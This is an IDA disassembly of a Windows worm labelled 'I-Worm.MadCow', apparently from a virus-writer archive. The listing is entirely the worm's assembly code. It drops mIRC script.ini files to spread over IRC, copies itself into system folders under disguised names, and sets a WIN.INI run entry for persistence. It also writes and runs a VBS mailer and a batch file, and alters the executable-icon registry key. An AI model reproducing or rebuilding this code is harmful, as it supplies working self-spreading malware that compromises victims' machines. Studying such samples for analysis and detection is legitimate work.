
; +---+
; | This file was generated by The Interactive Disassembler (IDA) |
; | Copyright (c) 2021 Hex-Rays, <support@hex-rays.com> |
; | Freeware version |
; +---+
; Input SHA256 : 604A7FFE61E92D431EB70B433D05BC4D9C1AB1C41EAABF27FAE1826D260E7894
; Input MD5   : 15B037D0D23A915FB0A78961CDC7299A
; Input CRC32 : 55BAD256
; File Name   : /home/petik/git/petikvx-archiver/Year-2000-Works/20001125 - I-Worm.MadCow/MadCow.EX_
; Format   : Portable executable for 80386 (PE)
; Imagebase   : 400000
; Section 1. (virtual address 00001000)
; Virtual size   : 00001000 (4096.)
; Section size in file   : 00000400 (1024.)
; Offset to raw data for section: 00000600
; Flags 60000020: Text Executable Readable
; Alignment   : default
.686p
.mmx
.model flat
; Segment type: Pure code
; Segment permissions: Read/Execute
CODE segment para public 'CODE' use32
assume cs:CODE
;org 401000h
assume es:nothing, ss:nothing, ds:CODE, fs:nothing, gs:nothing
; Attributes: noreturn
public start
start proc near
; FUNCTION CHUNK AT CODE:0040118F SIZE 00000192 BYTES
mov   eax, offset aSoftwareAtchou ; "Software\\[Atchoum]"
call   sub_401161
cmp   ds:dwDisposition, 1
jnz   loc_40118F
; START OF FUNCTION CHUNK FOR start
loc_40118F: ; hTemplateFile
push   0
push   1   ; dwFlagsAndAttributes
push   2   ; dwCreationDisposition
push   0   ; lpSecurityAttributes
push   1   ; dwShareMode
push   40000000h   ; dwDesiredAccess
push   offset aCWin32ScriptIn ; "C:\\Win32\\script.ini"
call   CreateFileA
mov   ds:hFile, eax
push   0   ; lpOverlapped
push   offset NumberOfBytesWritten ; lpNumberOfBytesWritten
push   6Eh ; 'n'   ; nNumberOfBytesToWrite
push   (offset aDebutSubDebutE+2A9h) ; lpBuffer
push   ds:hFile   ; hFile
call   WriteFile
push   ds:hFile   ; hObject
call   CloseHandle
push   0   ; bFailIfExists
push   offset NewFileName ; "C:\\mirc\\script.ini"
push   offset aCWin32ScriptIn ; "C:\\Win32\\script.ini"
call   CopyFileA
test   eax, eax
jnz   short loc_401225
push   0   ; bFailIfExists
push   offset aCMirc32ScriptI ; "C:\\mirc32\\script.ini"
push   offset aCWin32ScriptIn ; "C:\\Win32\\script.ini"
call   CopyFileA
test   eax, eax
jnz   short loc_401225
push   0   ; bFailIfExists
push   offset aCProgramFilesM ; "C:\\program files\\mirc\\script.ini"
push   offset aCWin32ScriptIn ; "C:\\Win32\\script.ini"
call   CopyFileA
test   eax, eax
jnz   short loc_401225
push   0   ; bFailIfExists
push   offset aCProgramFilesM_0 ; "C:\\program files\\mirc32\\script.ini"
push   offset aCWin32ScriptIn ; "C:\\Win32\\script.ini"
call   CopyFileA
test   eax, eax
jz   short loc_401252
push   0   ; lpModuleName
call   GetModuleHandleA
push   104h   ; nSize
push   offset ExistingFileName ; lpFilename
push   eax   ; hModule
call   GetModuleFileNameA
push   104h   ; uSize
push   offset String   ; lpBuffer
call   GetSystemDirectoryA
push   offset aWininet32Exe ; "\\Wininet32.exe"
push   offset String
call   lstrcat
push   0   ; bFailIfExists
push   offset String   ; lpNewFileName
push   offset ExistingFileName ; lpExistingFileName
call   CopyFileA
push   104h   ; uSize
push   offset Buffer   ; lpBuffer
call   GetWindowsDirectoryA
push   offset aMadcowExe ; "\\MadCow.exe"
push   offset Buffer
call   lstrcat
push   0   ; bFailIfExists
push   offset Buffer   ; lpNewFileName
push   offset ExistingFileName ; lpExistingFileName
call   CopyFileA
push   104h   ; uSize
push   offset FileName ; lpBuffer
call   GetWindowsDirectoryA
push   offset aWinIni ; "\\\\WIN.INI"
push   offset FileName
call   lstrcat
push   offset FileName ; lpFileName
push   offset String   ; lpString
push   offset KeyName ; "run"
push   offset AppName ; "windows"
call   WritePrivateProfileStringA
push   0   ; lpSecurityAttributes
push   offset PathName ; "C:\\Win32"
call   CreateDirectoryA
push   0   ; hTemplateFile
push   80h ; '€'   ; dwFlagsAndAttributes
push   2   ; dwCreationDisposition
push   0   ; lpSecurityAttributes
push   1   ; dwShareMode
push   40000000h   ; dwDesiredAccess
push   offset aCWin32EnvoieVb ; "C:\\Win32\\ENVOIE.VBS"
call   CreateFileA
mov   ds:hFile, eax
push   0   ; lpOverlapped
push   offset NumberOfBytesWritten ; lpNumberOfBytesWritten
push   283h   ; nNumberOfBytesToWrite
push   offset aDebutSubDebutE ; "DEBUT()\r\nSub DEBUT()\r\nEMAIL()\r\nEn"...
push   ds:hFile   ; hFile
call   WriteFile
push   ds:hFile   ; hObject
call   CloseHandle
push   0   ; hTemplateFile
push   80h ; '€'   ; dwFlagsAndAttributes
push   2   ; dwCreationDisposition
push   0   ; lpSecurityAttributes
push   1   ; dwShareMode
push   40000000h   ; dwDesiredAccess
push   offset CmdLine ; "C:\\Win32\\ENVOIE.BAT"
call   CreateFileA
mov   ds:hFile, eax
push   0   ; lpOverlapped
push   offset NumberOfBytesWritten ; lpNumberOfBytesWritten
push   26h ; '&'   ; nNumberOfBytesToWrite
push   (offset aDebutSubDebutE+283h) ; lpBuffer
push   ds:hFile   ; hFile
call   WriteFile
push   ds:hFile   ; hObject
call   CloseHandle
jmp   loc_40130E
start endp
loc_401225:   ; lpModuleName
push   0
call   GetModuleHandleA
push   104h   ; nSize
push   offset Filename ; lpFilename
push   eax   ; hModule
call   GetModuleFileNameA
push   0   ; bFailIfExists
push   offset aCWin32MadcowEx ; "C:\\Win32\\MadCow.exe"
push   offset Filename ; lpExistingFileName
call   CopyFileA
jmp   loc_40131A
loc_401252:   ; hTemplateFile
push   0
push   80h ; '€'   ; dwFlagsAndAttributes
push   2   ; dwCreationDisposition
push   0   ; lpSecurityAttributes
push   1   ; dwShareMode
push   40000000h   ; dwDesiredAccess
push   offset aCWin32SalutIco ; "C:\\Win32\\Salut.ico"
call   CreateFileA
mov   ds:hFile, eax
push   0   ; lpOverlapped
push   offset NumberOfBytesWritten ; lpNumberOfBytesWritten
push   138h   ; nNumberOfBytesToWrite
push   offset unk_402AA0 ; lpBuffer
push   ds:hFile   ; hFile
call   WriteFile
push   ds:hFile   ; hObject
call   CloseHandle
push   104h   ; uSize
push   offset Data   ; lpBuffer
call   GetSystemDirectoryA
push   offset aMslsIco ; "\\MSLS.ICO"
push   offset Data
call   lstrcat
push   offset Data   ; lpNewFileName
push   offset aCWin32SalutIco ; "C:\\Win32\\Salut.ico"
call   MoveFileA
push   offset dword_402008 ; lpdwDisposition
push   offset phkResult ; phkResult
push   0   ; lpSecurityAttributes
push   1F0003h   ; samDesired
push   0   ; dwOptions
push   0   ; lpClass
push   0   ; Reserved
push   offset SubKey   ; "\\exefile\\DefaultIcon"
push   80000000h   ; hKey
call   RegCreateKeyExA
push   5   ; cbData
push   offset Data   ; lpData
push   1   ; dwType
push   0   ; Reserved
push   0   ; lpValueName
push   ds:phkResult   ; hKey
call   RegSetValueExA
push   0   ; hKey
call   RegCloseKey
jmp   short loc_40131A
loc_40130E: ; uCmdShow
push   1
push   offset CmdLine ; "C:\\Win32\\ENVOIE.BAT"
call   WinExec
loc_40131A: ; uExitCode
push   0
call   ExitProcess
; END OF FUNCTION CHUNK FOR start